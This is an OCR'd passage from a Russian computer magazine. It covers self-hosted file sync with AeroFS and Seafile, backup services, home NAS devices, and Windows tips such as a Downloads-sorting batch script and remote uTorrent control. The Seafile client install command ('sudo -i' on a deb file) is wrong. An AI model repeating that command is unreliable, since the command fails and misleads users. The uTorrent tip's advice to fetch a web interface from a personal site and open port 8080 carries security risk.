В системном трее появится точно такая же иконка, как у клиента, отличающаяся выпадающим меню. В нем будет пункт Manage Team, ведущий на страницу администрирования, и не будет Pause syncing for an hour и Invite a friend to AeroFS.

Как и в случае с клиентом, для сервера есть варианты для работы из командной строки: aerofsts-cli и aerofsts-sh.

ВЫВОДЫ


Если число пользователей, требующих разных прав доступа, никогда не превысит трех (число устройств, напомним, не ограничено), можно присмотреться к Seafile поближе — сервис очень простой и удобный, хотя и ограниченный по функциональности. Если же пользователей может в перспективе стать больше, то начиная с четырех придется платить по 10 долларов в месяц за каждого (!) участника (число внешних пользователей при этом будет неограниченным).




Опции совместной работы



Список подключенных к AeroFS клиентов



Диагностика сетевых подключений



Так это выглядит в трее KDE

> *Попробовать AeroFS можно без развертывания сервера, воспользовавшись облачным сервисом. В бесплатной версии к хранилищу можно подключить до трех участников и одного внешнего пользователя*

SEAFILE

Seafile создан китайскими разработчиками и распространяется в исходных кодах. Он позиционируется как средство синхронизации файлов и совместной работы для команд.

Seafile, как и OwnCloud, использует центральное хранилище, к которому подключаются клиенты. Серверная часть существует в двух редакциях: Open Source и Professional. Пользователи профессиональной версии, кроме технической поддержки, получают дополнительные функции, такие как возможность использовать Amazon S3 в качестве хранилища файлов, WebDAV, поиск файлов, предварительный просмотр для файлов doc и ppt, масштабирование, повышенную доступность и улучшенную интеграцию с почтой. Профессиональная версия доступна также для персонального использования с ограничением до пяти пользователей.

Кроме синхронизации, Seafile предоставляет пользователю такие средства, как встроенная вики, ведение списков задач, общий доступ к файлам через веб, онлайн-просмотр файлов с дискуссиями, управление учетными записями и группами, поддержка LDAP, обмен сообщениями.

Seafile основан на модифицированной под задачи файловой синхронизации модели Git. Основным понятием в Seafile является библиотека (аналог Git-репозитория), которая соответствует группе каталогов. В отличие от Git, файлы разделяются на блоки для более эффективной передачи по сети и хранения.

Для начала синхронизации нужно загрузить библиотеку с сервера к себе на диск. При необходимости можно создавать подбиблиотеки для подкаталогов. Можно не только давать права пользователям и группам на синхронизацию библиотек, но и открывать общий доступ через веб как к отдельным файлам, так и к каталогам с правами только на чтение или и на чтение, и на запись.

В качестве сервера баз данных Seafile может использовать SQLite, MySQL, PostgreSQL, веб-серверы Apache и nginx.

Воспользоваться Seafile можно и без установки своего сервера — облачный сервис Seacloud, построенный на основе Seafile, в бесплатном тарифном плане предоставляет 1 Гб бесплатного дискового пространства и 5 Гб включенного трафика.

Для оценки возможностей, предоставляемых Seafile, можно ознакомиться с демоверсией (https://seacloud.cc/demo).

СОВМЕСТИМОСТЬ

Сервер работает под Linux (существует специальная версия для Raspberry Pi) и Windows. Клиенты для настольных систем есть для Windows XP, 7, Vista, Linux (как апплеты, так и терминальные), Mac OS X 10.6+. Мобильные клиенты работают на Android и iPad/iPhone, но их функционал сейчас очень бедный.

БЕЗОПАСНОСТЬ

Библиотеке при создании можно задать пароль, с которым она будет зашифрована алгоритмом AES-128. Также на основе пароля генерируется токен, который будет потом использоваться сервером для проверки возможности доступа к библиотеке. После задания пароль изменить нельзя, можно только создать новую библиотеку. Дальнейшее шифрование/дешифрование файлов с использованием пароля, по утверждению авторов, осуществляется только на клиентской стороне. Обмен между клиентом и сервером также шифруется AES-128.

УСТАНОВКА КЛИЕНТА

Зарегистрируемся в сервисе seacloud.cc. На странице загрузки выберем версию клиента, соответствующую нашей системе. Для Ubuntu это deb-пакет, устанавливаемый обычным способом, например:

```
$ sudo -i seafile_1.8.1_amd64
```

Запустим:

```
$ seafile-applet
```

При двойном клике на появившейся в трее иконке в браузере откроется веб-интерфейс клиента с предложением зайти на сайт облачного сервиса Seacloud, создать библиотеку и загрузить ее в локальный каталог. Когда это будет сделано, автоматически будет открыт веб-интерфейс локального клиента, который покажет прогресс загрузки файлов библиотеки. После этого файлы будут автоматически синхронизироваться с сервером.

Если у Windows-клиента предусмотрена возможность автозапуска, то под Linux нужно вручную, скажем, добавить запуск апплета в cron:


```
$ crontab -e
```

Добавить строку:


```
@reboot /usr/bin/seafile-applet
```

Поэкспериментировав с клиентским приложением, подключенным к Seacloud, продолжим с серверной частью. Для установки сервера необходимо загрузить архив со страницы http://seafile.com/en/download/ и разархивировать его:


```
$ mkdir haiwen
$ mv seafile-server_* haiwen
```




У Seafile очень простой веб-интерфейс



Тем не менее все довольно информативно



Выставляем настройки синхронизации



Синхронизация в процессе

Seafile показывает статус нашей папки

```
$ cd haiwen
$ tar -xzf seafile-server_*
```

И на всякий случай сохранить архив:

```
$ mkdir installed
$ mv seafile-server_* installed
```

Установить дополнительные пакеты:

```
$ sudo apt-get update
$ sudo apt-get install python2.7 ↵
  python-setuptools python-simplejson ↵
  python-imaging sqlite3
```

Запустить установщик:

```
$ cd seafile-server-*
$ ./setup-seafile.sh
$ ulimit -n 30000
```

и ответить на несколько вопросов, подтвердив в конце правильность данных:

```
This is your config information:
server name:        server-name
server ip/domain:   192.168.1.1
server port:        10001
seafile data dir:  /home/alykoshin/↵
                    haiwen/seafile-data
seafile port:      12001
httpserver port:    8082

If you are OK with these configuration,
press [ENTER] to continue.
```

Обрати внимание, что адрес/домен должен быть именно тем адресом или доменом, по которому к нему будут обращаться клиенты. Если у твоего сервера есть несколько адресов (приватный и публичный), работать с ним клиенты смогут только по одному из них.

И еще пара ответов:

```
This is your admin username/password
admin user name: mail@domain.com
admin password:  ******
If you are OK with these configuration,
press [ENTER] to continue.
```

Для запуска сервера необходимо стартовать два сервиса:

```
$ ./seafile.sh start
$ ./seahub.sh start
```

После запуска сервера все функциии администрирования доступны в веб-интерфейсе по адресу http://localhost:8000/. Для входа необходимо указать почтовый адрес и пароль, которые ты раньше ввел при установке. Новые пункты System Admin и Workspace в верхней строке предоставляют доступ к системному администрированию и уже привычному рабочему пространству Seafile соответственно.

Создадим новую библиотеку и загрузим ее. В открывшемся веб-интерфейсе локального клиента мы увидим обе библиотеки, и с seacloud.cc, и с нашего локального сервера.

Автоматический запуск можно настроить аналогично настройке автозапуска BitTorrent Sync под WD My Book Live выше.

Подробнее установка описана в интернете (goo.gl/EeNJ6l).

РЕЗЕРВНОЕ КОПИРОВАНИЕ

Если нет необходимости организовать синхронизацию, а нужен механизм для резервных копий, можно взглянуть в сторону CrashPlan, с помощью которого можно настроить бесплатный бэкап, например на компьютер приятеля, и наоборот — с его компьютера на твой. CrashPlan не предоставляет возможность развернуть у себя свой сервер, и за резервное копирование в облако придется платить.

AMAZON GLACIER

Чуть больше года назад Amazon запустила облачный сервис под названием Glacier (ледник), предназначенный для хранения резервных копий, с крайне низкой стоимостью хранения данных (1 цент за гигабайт данных) и большим временем доступа к сохраненной на нем информации — несколько часов. В целом Glacier очень интересный вариант для резервного хранения, однако при оценке общих затрат на него следует учитывать, что Амазон взимает плату не только за хранение, но и за передачу данных и запросы к хранилищу. Для его использования можно применять утилиту s3sync, с помощью которой настраивается синхронизация в облачное хранилище S3, и уже в нем настроить политику переноса данных в Glacier. Альтернативой s3sync является файловая система s3fs, которая позволяет удаленно смонтировать bucket S3.

ДОМАШНИЕ СЕТЕВЫЕ ХРАНИЛИЩА

WD My Book Live и WD My Book Live Duo

Тем, кто не хочет играть в конструктор и собирать сетевой накопитель самостоятельно, стоит посмотреть на продвигаемые как персональное облачное хранилище продукты Western Digital.

My Book Live содержит один жесткий диск емкостью 1, 2, 3 Тб и порт гигабитного Ethernet. В накопителе My Book Live Duo находятся два жестких диска суммарной емкостью 4, 6, 8 Тб, которые можно либо использовать в нерезервируемой конфигурации, либо зеркалировать в массив RAID 1. Кроме того, в него добавлен USB-порт, которого нет в версии с одним диском.

Тихий, небольшой, стильно выглядящий, напоминающий дизайном толстую (очень) черную книгу. Внутри — процессор ARM и полнофункциональный Debian. В Сети можно найти много инструкций по установке и настройке на нем многих популярных программ.

Raspberry Pi

С Raspberry Pi нельзя добиться скоростей, доступных настоящим NAS'ам и домашним серверам. Для серьезных жестких дисков понадобится дополнительное питание, а для подключения будут доступны только USB-порты, никаких SATA/eSATA. Однако у «малинки» есть ощутимое преимущество — ее поддерживают разработчики почти всех описываемых в статье продуктов. В большинстве случаев проблем не возникнет и с двумя другими платформами, но Raspberry Pi остается явным фаворитом.

Seagate GoFlex Net/Home

Решение от Seagate — это брендированная версия популярного на Западе, но почти неизвестного у нас семейства Pogoplug. Во многом это похоже на то, что предлагает Western Digital. Версия Net позволяет установить два фирменных диска объемом от 0,5 до 1,5 Тб каждый, версия Home поставляется сразу с диском и замены не предполагает. Внутри — полноценная NAS-платформа от Marvel с процессором, работающим на частоте 1,2 ГГц, и 128 Мб памяти. Доступен гигабитный Ethernet-разъем и один USB-порт. Очень легко перепрошивается на Arch Linux, также совместим с последними версиями Debian.

ЗАКЛЮЧЕНИЕ

Каждый из четырех инструментов синхронизации и совместной работы с файлами, рассмотренных в статье, имеет положительные и отрицательные стороны. Описанные программы не единственные — за рамками обзора остался, к примеру, SparkleShare, использующий систему контроля версий Git.

Идеального инструмента, к сожалению, среди них нет. Однако можно точно сказать, что с их помощью можно избавиться от Dropbox-зависимости и развернуть собственный приватный сервис с несопоставимо большим объемом и за существенно меньшие деньги, не подвергая свои приватные данные рискам хранения на внешнем хостинге. ⌶






ЧЕРТОВА ДЮЖИНА РЕЦЕПТОВ



Как сделать жизнь в Windows проще

В этой небольшой статье мы поговорим о том, как сделать разные вещи проще и быстрее. Например, как написать сценарий, позволяющий разложить по папкам загруженные файлы, или как создать скриншот и сразу опубликовать его в интернете.



Денис Колисниченко
dhsilabs@gmail.com

1 ПАКЕТНОЕ ПРЕОБРАЗОВАНИЕ И ПЕРЕИМЕНОВАНИЕ ГРАФИЧЕСКИХ ФАЙЛОВ

Данный совет подойдет всем, кто много работает с графическими файлами разных форматов. Лично мне по роду деятельности приходится часто преобразовывать графические файлы из одного формата в другой, например, скриншоты создаются в формате PNG, а в типографию нужно предоставить файлы в формате TIFF или BMP. По одному преобразовывать несколько сотен файлов — занятие неблагодарное. Поэтому сейчас мы поговорим о программе FastStone Image Viewer (faststone.org), которая не только отличный просмотрщик, но и умеет выполнять много полезных действий над файлами, в том числе пакетное преобразование, изменение размера и переименование графических файлов.

Использовать программу предельно просто. Запусти ее и перейди в каталог, где находятся файлы, которые нужно преобразовать. Выдели нужные файлы (или используй <Ctrl + A> для выделения всех файлов), нажми <F3> для отображения диалога «Пакетное преобразование/переименование» (рис. 1). Выбери формат файла, в который нужно преобразовать. В данном случае все мои файлы в формате PNG, а преобразовываю я их в JPG. Если выключить параметр «Выходная папка», то файлы будут помещены в ту же папку, где находятся исходные файлы. Если этот параметр включен, то файлы будут помещены в папку, указанную в нем. Кнопка «Установка» позволяет установить параметры выходного графического формата, например качество для JPEG или сжатие для TIFF.

Для изменения других параметров, например размеров изображений, нажми кнопку «Дополнительно». В появившемся окне можно будет настроить параметры выходных файлов, например размер (который можно задать как в пикселях, так и в процентах), параметры поворота и другие (рис. 2). Очень часто используется изменение размера, поворот (для фотографий) и водяной знак (программа позволяет наложить водяной знак, чтоб хоть как-то защитить изображения от кражи при публикации в интернете).

Нажми «OK» для возврата к предыдущему окну. Обрати внимание на параметр «Изменять настройки»: если он выключен, установленные ранее параметры не будут применены. Для начала преобразования нажми кнопку «Старт». По завершении преобразования ты увидишь окно-отчет, которое я не привожу из экономии места в журнале.




Рис. 1. Диалог «Пакетное преобразование/переименование»

Для пакетного переименования используется вкладка «Пакетное переименование» (быстрый доступ к которой можно получить с помощью <F5>). Далее все просто: выбери файлы (если они были выделены перед вызовом диалога, то они уже выбраны), установи шаблон и нажми «Старт». Кнопка «?» напротив шаблона объясняет, какие подстановки можно использовать в шаблоне.

Кроме программы Fast Stone Image Viewer, можно порекомендовать программу VSO Image Resizer (vso-software.fr) — она также позволяет производить пакетное изменение размера, а что касается шаблонов имен при переименовании файлов, то тут мне программа VSO Image Resizer даже больше нравится. Например, можно использовать шаблон %F [%P] для получения имени вида «исходное имя [разрешение]» (3-1.png [800x600]) — полезно, когда нужно хранить несколько версий одной картинки, но с разными разрешениями.




Рис. 2. Дополнительные параметры преобразования




Рис. 3. Пакетное переименование

2 ПАКЕТНОЕ ПРЕОБРАЗОВАНИЕ КОДИРОВКИ ФАЙЛОВ В UTF-8

Для пакетного преобразования кодировки файлов (например, 1251) в UTF-8 можно использовать программу UTFCast Express (goo.gl/3K1KnH). Просто выбери исходный каталог (Source directory) и целевой каталог (Target directory), а затем нажми кнопку Start.





Рис. 4. Программа UTFCast Express



3 СОРТИРОВКА ФАЙЛОВ В ПАПКЕ СВОИМИ РУКАМИ


У всех нас есть каталог Downloads, в котором чего только нет. Каждый раз сортировать его — лень. Поэтому предлагаю написать сценарий на языке командной оболочки Windows, который будет выполнять сортировку файлов за нас. Сценарий — это просто набор команд. В нашем случае это будут команды создания необходимых каталогов и перемещения файлов в зависимости от их типа в разные каталоги. Предлагаю создать каталоги archives (сюда будут перемещены архивы), music (сюда будет перемещена музыка), video (для видео), programs (EXE-файлы), photos (исключительно для JPEG-файлов), images (остальные картинки), iso (для ISO-образов), docs (документы). Torrent-файлы предлагаю удалять вообще — от них толку мало. Названия каталогов могут быть другими, «по образу и подобию» ты можешь написать собственный сценарий, адаптировав его под свои нужды.

Итак, не будем тянуть, а сразу приступим к разработке сценария (команда rem — это комментарий, она ничего не делает). Чтобы не увеличивать размер сценария, для каждой группы файлов я привел не все типы, но в большинстве случаев и этого будет вполне достаточно. К сожалению, команда move не позволяет перемещать сразу несколько групп файлов, то есть ты не можешь написать «move *.pdf,*.doc docs». Чтобы не писать несколько последовательных команд move, что не очень красиво, мы используем цикл for для обработки списка типов файлов. Сценарий нужно назвать order.bat и поместить в каталог Downloads. Потом запусти сценарий — дважды щелкни на нем в окне проводника.

Код сценария order.bat:

```
rem Проверяем существование и создаем необходимые каталоги
if not exist "archives" md "archives"
if not exist "iso" md "iso"
if not exist "music" md "music"
if not exist "video" md "video"
if not exist "programs" md "programs"
if not exist "photos" md "photos"
if not exist "images" md "images"
if not exist "docs" md "docs"
rem Перемещаем архивы часто используемых типов в arhives
for %%f in (*.zip,*.gz,*.tgz,*.rar) do move "%%f" "archives"
rem ISO-файлы — в каталог ISO
move *.iso iso
rem Видео — в каталог video
for %%f in (*.avi,*.mov,*.mp4,*.mkv,*.3gp) do move "%%f" ↵
"video"
rem Музыка (в основном это MP3-файлы)
move *.mp3 music
rem Программы и фото
move *.exe programs
move *.jpg photos
rem Изображения
for %%f in (*.png,*.bmp,*.gif,*.tiff) do move "%%f" "images"
rem Документы
for %%f in (*.pdf,*.txt,*.doc,*.docx,*.xls) do move "%%f" ↵
"docs"
rem Удаляем торрент-файлы
del *.torrent
```

После такой уборки в каталоге Downloads станет значительно просторнее. В нем останутся лишь те файлы, которые не были затронуты сценарием. Не следует пытаться изменить его так, чтобы он обрабатывал вложенные папки в каталоге Downloads: ведь в них обычно находятся связанные группы файлов. Например, когда загружаешь торрент с программой, он помещается в отдельный каталог, в котором находится программа и необходимые ей файлы.



4 ПАКЕТНОЕ ПЕРЕИМЕНОВАНИЕ ЛЮБЫХ ФАЙЛОВ

Представим, что ты пишешь какой-то научный труд и у тебя собралось много файлов вида 5-1.bmp, 5-2.bmp и так далее. Все понятно: это изображения к пятому разделу (главе, параграфу…). Но потом нумерация разделов изменилась, и раздел 5 стал разделом 7. Переименовывать файлы вручную не очень удобно. Открой командную строку и перейди в каталог, в котором находятся твои файлы, например:

```
cd c:\test
```

Далее введи команду

```
ren 5-?.png 7-?.png
```

Если в каталоге есть файлы вида 5-??.png (5-10, 5-11), тогда понадобится еще команда:

```
ren 5-??.png 7-??.png
```

Сложнее ситуация, когда раздел 5 стал разделом 12, например. Чтобы ее упростить, я рекомендую изначально использовать 0 при нумерации файлов, например 05-01.png, 05-02.png, …, 05-21.png. Тогда вопрос переименования решается одной командой:

```
ren 05-??.png 12-??.png
```

АВТОМАТИЗАЦИЯ СОЗДАНИЯ СКРИНШОТОВ

Представим, что тебе нужно создать скриншот и опубликовать его в интернете, чтобы была возможность вставить ссылку на него где-то на форуме. Последовательность действий примерно такая: нажать <Print Screen> (или <Alt + Print Screen>, или <Fn + Alt + Print Screen> на некоторых ноутбуках), вызвать Paint (или другой графический редактор), нажать <Ctrl + V> для вставки скриншота, нажать <Ctrl + S> для сохранения файла, затем открыть браузер, перейти на сайт файлообменника, нажать кнопку Upload, выбрать файл… Не слишком ли много действий для такой простой задачи?

Для ее автоматизации нужно установить клиент Dropbox версии 2.4 или более новой. Затем нажми одну из комбинаций <Print Screen>, <Alt + Print Screen>, <Ctrl + Print Screen>, <Ctrl + Alt + Print Screen> для создания скриншота. Комбинации <Print Screen>, <Alt + Print Screen> создадут скриншот всего экрана или активного окна соответственно и поместят файл в каталог Dropbox (после синхронизации файлы станут доступны в интернете). А аналогичные комбинации с <Ctrl> не только создадут скриншот и поместят его в каталог Dropbox, но и скопируют на него ссылку в буфер обмена. Все, что тебе осталось сделать, — это перейти на форум или другой сайт и вставить ссылку в форму создания/редактирования сообщения.

Есть второй случай, требующий автоматизации. Представим, что тебе нужно сделать скриншот веб-страницы. Одного нажатия <Alt + Print Screen> будет недостаточно, особенно если веб-страница не помещается на одном экране. Что делать? Несколько нажатий <Alt + Print Screen>, а потом мучения в графическом редакторе? Это не наш вариант. Я предлагаю установить расширение Screen Capture Plugin для браузера Chrome. Использовать его предельно просто: нажми кнопку расширения и выбери, какой скриншот нужно сделать (рис. 5). После чего скриншот будет отображен в окне браузера и его нужно будет сохранить, нажав соответствующую кнопку.




Рис. 5. Расширение Screen Capture Plugin для браузера Chrome



УДАЛЕННОЕ УПРАВЛЕНИЕ ТОРРЕНТОМ С АНДРОИД-УСТРОЙСТВА

Торрент-клиентом uTorrent можно управлять удаленно — с планшета или смартфона. Это означает, что ты можешь сидеть где-то в кафе и управлять закачками на своем домашнем компе. Тема изъезжена, и многим покажется, что это баян. Но это не так. Недавно я попытался реализовать все на своем компе. И у меня ничего не получилось, поскольку архив с веб-интерфейсом был удален с сайта utorrent.com. Пришлось искать его на просторах интернета. В результате я выложил его на своем сайте (dkws.org.ua/files/webui.zip). Если ты уже раньше настраивал удаленное управление торрент-клиентом, можешь воспользоваться этим файлом. Дальше ничего нового для тебя не будет, и можешь переходить к следующему разделу статьи.

А для тех, кто не знает, расскажу, как все организовать. Упомянутый файл нужно, не распаковывая (!), поместить в каталог C:\Users\{имя учетной записи}\AppData\Roaming\uTorrent.

Далее нужно выбрать команду меню «Настройки → Настройки программы», в разделе «Веб-интерфейс» включить параметр «Использовать веб-интерфейс», изменить пароль администратора (можно и имя пользователя). Также желательно включить альтернативный порт 8080, так как со стандартным портом у меня возникло небольшое недоразумение (рис. 6). На этом настройка uTorrent завершена. Открой браузер на планшете и введи URL: http://IP-адрес-компа:8080/gui/. Веб-интерфейс управления торрент-клиентом изображен на рис. 7. В локальной сети все будет работать нормально, а чтобы ты мог управлять своими закачками извне, нужно также настроить брандмауэр на твоем домашнем роутере и самом компе с uTorrent (разрешить входящие извне на порт 8080).




Рис. 6. Настройка uTorrent




Рис. 7. Веб-интерфейс

СОЗДАЕМ ПОЛЕЗНЫЕ ЯРЛЫКИ

Иногда полезно создать на рабочем столе ярлыки вызова разных системных действий, например выключение компьютера, перезагрузка, выход из системы, сон. Особенно меня поймут пользователи Windows 8, где, если не установить программы вроде Classic Shell, выключение обычного компа (не планшета) или его перезагрузка напоминает танцы с бубном.

